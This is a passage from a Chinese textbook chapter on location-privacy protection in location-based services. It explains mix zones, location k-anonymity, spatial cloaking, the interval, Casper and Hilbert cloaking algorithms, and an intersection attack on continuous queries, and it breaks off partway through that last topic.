时要求用户有判断结果准确性的能力。

身份假名是身份匿名的一种特殊形式，它的主要思路是让用户在发送位置服务请求时采用虚假的用户身份来代替真实的用户身份，这样也就使得服务提供商无法收集用户身份与位置的关联关系。即使非法攻击者通过特殊的技术手段获得了用户的位置信息，由于用户的身份是虚假的，这样就大大降低了真实用户面临的安全风险。

2．混合区

在假名技术的基础上，混合区(mix zone)的方法用于保护连续发布位置信息时的用户身份隐私。该方法将用户访问过的空间区域分为两种类型：应用区域和混淆区域。在应用区域中，用户可以提出位置服务请求和接收服务信息；在混淆区域中，用户禁止使用基于位置服务，几乎没有任何通信。为了更好地保护用户的位置隐私，用户在离开混淆区域时需要更换自己的假名。如图 8-9 所示，实例中给出了一个拥有三个用户的混淆区域。三个用户在不同时刻进入到混淆区域，使用的假名分别是 A、B 和 C。当他们离开该区域后，立即更换假名为 X、Y 和 Z。因为攻击者无法预测用户在混淆区域内停留的时间，并且用户在混淆区域中没有使用位置服务，增加了将同一个用户前后使用的假名关联起来的难度。这样非法人员就无法继续追踪目标，从而达到保护用户身份信息的目的。




图 8-9 混合区位置隐私保护技术

3. *k*-匿名

如前面章节所介绍的那样，*k*-匿名是一个通用的隐私概念，而不限于位置隐私。Marco Gruteser 最先将 *k*-匿名模型应用到位置隐私保护上，提出位置 *k*-匿名(Location *k*-Anonymity)的概念。位置 *k*-匿名利用 *k*-匿名的思想将用户的准确位置信息替换成一个空间区域，在该空间区域内至少存在 *k* 个不同用户，这样使得提出位置服务请求的用户在该空间区域内至少不能与其他 *k*-1 个用户区分开来，从而保护了用户身份隐私。结合 *k*-匿名的定义，在位置 *k*-匿名模型中，标识符指用户的终端 ID(如电话号码等)，敏感信息包括用户的身份信息和位置坐标等，可能的准标识符属性有时间、地点、查询内容等。有关位置 *k*-匿名模型的详细介绍见下一节。

4. 模糊空间和坐标变换

模糊空间指用一个空间区域来代替用户的具体位置坐标，通过故意降低用户发送给位置服务提供商的位置信息精度来保护隐私。区域的形状不限，普遍选择圆形或者矩形；区域的大小也不限，一般根据用户的隐私保护需求和服务质量要求确定。如图 8-10 所示，当前用户 A 的真实位置坐标为（x_i, y_i），如果采用距离该坐标长度为 r 的正方形作为模糊空间，则用户的位置就变换为了一个二维空间区域[（x_{i-r}, y_{i-r}），（x_{i+r}, y_{i+r}）]。与虚假位置方法类似，位置服务器只知道用户在这个模糊空间内，而无法得知真实的位置信息。由于用户可以自己定义模糊区域，所以这种方法另一个的优点在于提供了位置隐私而无须可信第三方。然而与这种优势随之而来的是成本因素，客户端未得到精确的用户位置。同样地，由于模糊空间降低了用户的位置精度，服务质量会根据区域的大小成反比例下降，并且该方法也面临服务器处理开销增大的问题。




图 8-10　模糊空间位置隐私保护技术

坐标变换指移动用户在发送给位置服务器具体位置信息之前，对它们执行一些简单的几何操作（移动、旋转等）。为了恢复原始位置，变换函数需要分配给客户端。否则，

它不可能比较不同用户的不同变换的位置，例如执行范围查询。

5. 信息加密

信息加密技术是最基本的安全防护方法，通过将明文改变成不可读的密文，从而起到保护敏感信息的目的。同样地，信息加密的方法也可以应用到位置隐私保护领域，由于每个位置信息的处理和查询都是基于密文的，这就使得非法攻击者无法解密出用户真实的位置和身份信息。Mascetti 等人提出的方法是当朋友在其附近时通知用户，无须向位置服务提供商泄露用户的当前位置。为此，假定用户与每个朋友共享一个密码并使用对称加密技术。在身份隐私保护技术中，盲签名技术也十分具有代表性，其核心思想是用户对要签名的内容进行盲化并发送给签名者，签名者对其签名后发送给用户，用户去盲后能得到正确的签名，从而保护用户要签名的内容不被签名者获取。通常，对加密方法的质疑主要来自于基于位置的查询，如最近邻居差距或范围查询是否可以在加密数据上高效执行。

6. 位置分享

为了应对非可信位置服务提供商问题，位置分享将模糊化的位置信息分割成所谓的“份”，每“份”都有严格限制的位置精度。这些份分布在一组非可信位置服务提供商中，这样每个位置服务提供商只有一个位置的有限精度，可以用来执行计算。通过“份”组合算法，可以融合获得更高的位置精度。这样，取决于可访问的“份数”，客户端可以提供不同精度级别的位置信息。由于一个位置服务提供商只有有限的精度信息，具有故障弱化的特性。这种方法的优点是被攻陷的位置服务提供商不能泄露全部位置信息，因为它没有所有必需的信息。缺点是位置服务提供商不能执行复杂计算，如范围查询。

8.5.3 位置隐私 *k*–匿名算法与应用

基于 *k*-匿名的位置隐私保护方案是当前的研究热点之一，迄今为止，在位置匿名处理中，使用最多的模型也是位置 *k*-匿名模型。具体地说，在位置 *k*-匿名模型下，每一个用户的位置以一个三元组表示 $([x_1,x_2],[y_1,y_2],[t_1,t_2])$，其中 $([x_1,x_2],[y_1,y_2])$ 表示移动用户所在的二维空间，$[t_1,t_2]$ 表示时间段。$([x_1,x_2],[y_1,y_2],[t_1,t_2])$ 描述了用户在 $[t_1,t_2]$ 时间段的某一个时间点 t_i 出现在 $([x_1,x_2],[y_1,y_2])$ 所表示的二维空间中的某一点。为了使得用户集合满足位置 *k*-匿名，除此用户外，至少还需要其他 *k*-1 个用户也在此时间段内的某个时间点出现在 $([x_1,x_2],[y_1,y_2])$ 的二维空间的某一点。如图 8-11 所示，这是一个 *k*=4 的位置 *k*-匿名的例子（为了叙述方便，这里省掉了时间域）。在某个时间段内，共有四个用户 A、B、C 和 D 出现在 $([x_{bl},x_{ur}],[y_{bl},y_{ur}])$ 所表示的二维空间中。这样，经过位置匿名后，这四个用户均用 $([x_{bl},x_{ur}],[y_{bl},y_{ur}])$ 表示，如表 8-4 所示，其中 (x_{bl},y_{bl}) 是匿名矩形框的左小角坐标，(x_{ur},y_{ur}) 是匿名矩形框的右上角坐标。因为用户在匿名框中任何一个位置出现的概率相同，所以攻击者只知道在此区域中有 4 个用户，具体哪个用户在哪个位置无法确定。




图 8-11　位置 4-匿名

表 8-4　位置 4-匿名的结果

用　户	真 实 位 置	匿名后的位置
A	(x_A, y_A)	$([x_{bl}, x_{ur}], [y_{bl}, y_{ur}])$
B	(x_B, y_B)	$([x_{bl}, x_{ur}], [y_{bl}, y_{ur}])$
C	(x_C, y_C)	$([x_{bl}, x_{ur}], [y_{bl}, y_{ur}])$
D	(x_D, y_D)	$([x_{bl}, x_{ur}], [y_{bl}, y_{ur}])$

这里需要说明的一点是，k 值是由用户根据需求自己定义的。一般情况下，k 值越大，匿名框也越大，但是这也与用户提出服务时所在位置的周围环境有关。例如，某个移动用户提出查询请求时要求 k=100 的匿名度，如果此时用户正在一个购物广场上，那么一个面积很小的空间即可满足匿名需求。但是，如果用户此时在沙漠或者丛林中，则返回的匿名空间可能非常大，从而导致服务质量的下降。

下面对目前常用的三种位置 k-匿名算法进行介绍：间隔匿名算法、Hilbert 匿名算法和连续查询匿名算法。

1．间隔匿名算法

间隔匿名算法的基本思想为：可信第三方匿名服务器构建一个四叉树的数据结构，将二维空间用十字分成四个面积相等的正方形区间，然后对每一个正方形再递归执行相同的操作，直到所得到的最小的正方形区间的面积为系统要求的允许用户所采用的最小匿名区面积为止，每一个正方形区间对应于四叉树中的一个节点。此算法要求系统中的所有用户每隔固定的时间将自己的当前位置坐标上报给匿名服务器，匿名服务器更新并统计每个节点对应区间内的用户数量。当某个用户进行匿名查询时，匿名服务器检索当前四叉树结构，为用户生成一个匿名区。具体来说，间隔匿名算法从包含用户的四叉树的叶子节点开始向四叉树根的方向搜索，直到找到包含不低于 k 个用户的节点（包括当前用户在内），并把该节点所对应的区域作为匿名查询用户的一个匿名区。

如图 8-12 所示，如果用户 u_1 发起 k=2 的匿名查询，间隔匿名算法将首先搜索到象限区间[(0,0),(1,1)]，其中包含的用户数少于 2 个，不满足匿名要求。然后，该算法继续向根的方向上升一级搜索象限区间[(0,0),(2,2)]，该象限区间包含 3 个用户，大于要求的

2 个，算法停止搜索，并将区间[(0,0),(2,2)]作为用户 u_1 的匿名区。值得注意的是，该算法所得的匿名区所包含的用户数量可能远远大于 k，因此会加大位置服务提供商的查询处理负担和网络流量的负荷。




图 8-12 间隔匿名算法

为了解决间隔匿名算法对位置服务提供商负载较高的问题，还有一种 Casper 匿名（Casper cloak）算法。该算法与间隔匿名算法类似，也采用了四叉树数据结构来表示二维空间，不同点有两个：① 在识别和访问四叉树的叶子节点时，Casper 匿名算法直接通过 hash 表来完成；② 在对节点进行搜索时，当所搜索的节点不满足匿名度 k 的要求，那么该算法不像间隔匿名算法那样直接搜索其父节点，而是依次检查它的两个相邻的兄弟节点和它所组合起来的区间中所包含的用户数量是否大于等于 k，如果满足则直接将组合区间作为用户的匿名区，否则再对其父节点进行搜索。另外，Casper 匿名算法允许每个移动用户自由地决定 k 值的大小和最小的匿名区面积。如图 8-12 所示，如果用户 u_1 发起 k=2 的匿名查询，Casper 匿名算法将首先搜索到象限区间[(0,0),(1,1)]，其中包含少于 2 个用户；然后，先检查它的两个相邻兄弟区间[(0,1),(1,2)]和[(1,0),(2,1)]，如果它们中的一个与自己组合起来的区间中包含的用户数量大于等于 k，则直接把组合起来的矩形区间作为匿名区。在这个例子中矩形[(0,0),(1,2)]将被作为匿名区。与间隔匿名算法相比，Casper 匿名算法所生成的匿名区平均要更小，从而提高了位置服务器的查询效率并减少了对网络流量的负荷。

2．Hilbert 匿名算法

Hilbert 匿名算法也称作小集团算法（clique cloak）。Hilbert 变换可将二维空间映射到一维空间，并保证在二维空间内较近的点对变换到一维空间也是较近的。要想理解

Hilbert 算法，我们需要了解互惠主义的定义。

定义 1 互惠主义：以 $AS_k(u)$ 表示用户 u 匿名度为 k 的匿名集，则当且仅当一个匿名算法同时满足以下两个条件时，才满足互惠主义：

（1） $AS_k(u)$ 至少包含 k 个用户；

（2）在 $AS_k(u)$ 中每一个用户 u'，都有 $AS_k(u') = AS_k(u)$，即 $AS_k(u)$ 中所有的用户有同一个匿名集 AS。

Hilbert 匿名算法就满足这个性质。该算法首先对所有的用户进行整理，按照整理后的顺序将相邻的每 k 个用户作为一组。这样，某个用户最终的匿名集 AS 就是包含该用户的组内的所有用户，通过计算匿名集的最小绑定矩形可以得到匿名区。如图 8-13 所示，Hilbert 曲线将一个二维空间采用 4*4 分割，如果用户 u_1 发出一个 k=3 的匿名查询，图的下面是创建 4 个 Hilbert 组，即 4 个伪装区域，使得每个组内至少包含 k 个用户。用户 u_1 的匿名集 AS 包含用户 u_1,u_2,u_3，最小绑定矩形及匿名区如图中阴影所示。




图 8-13　Hilbert 匿名算法

3. 连续查询匿名算法

在普通的匿名保护算法中，用户每次发起查询之后，第三方匿名服务器都通过匿名算法将用户泛化到有 k 个用户的匿名集 AS 中，使攻击者无法直接从匿名集 AS 中区分出真实用户。但是，一旦攻击者得知用户为连续查询，就可以采用连续攻击模型找出真实查询的用户。如图 8-14 所示，假设某个用户分别在 $\{t_i,t_{i+1},t_{i+2}\}$ 时刻连续发送了位置查询信息，并且当前系统的匿名度 k=4，则攻击者在任意时刻攻击匿名服务器都会得到含

有四个用户的匿名集。在本例中，攻击者按照时间序列$\{t_i,t_{i+1},t_{i+2}\}$发起攻击，那么可以得到用户匿名集分别为{A,B,C,D}，{A,B,G,H}，{A,C,E,Y}。单单从一次查询中，攻击者不能确认是匿名集中哪个用户。若攻击者为持续监测，可以通过观察不同时刻的匿名集内的用户组合来推测是哪个用户发送了查询消息。具体来说，攻击者可按时间序列将相邻的匿名集做取交处理，从而得到结果序列是{A,B,C,D}，{A,B}和{A}，由此可推测出发送消息的用户为 A。




图 8-14 连续攻击模型

针对这种连续攻击模型，研究人员提出了一些针对性的连续查询匿名算法。下面介绍一种利用移动用户的历史轨迹进行连续 k-匿名保护的匿名算法。其基本思想为：

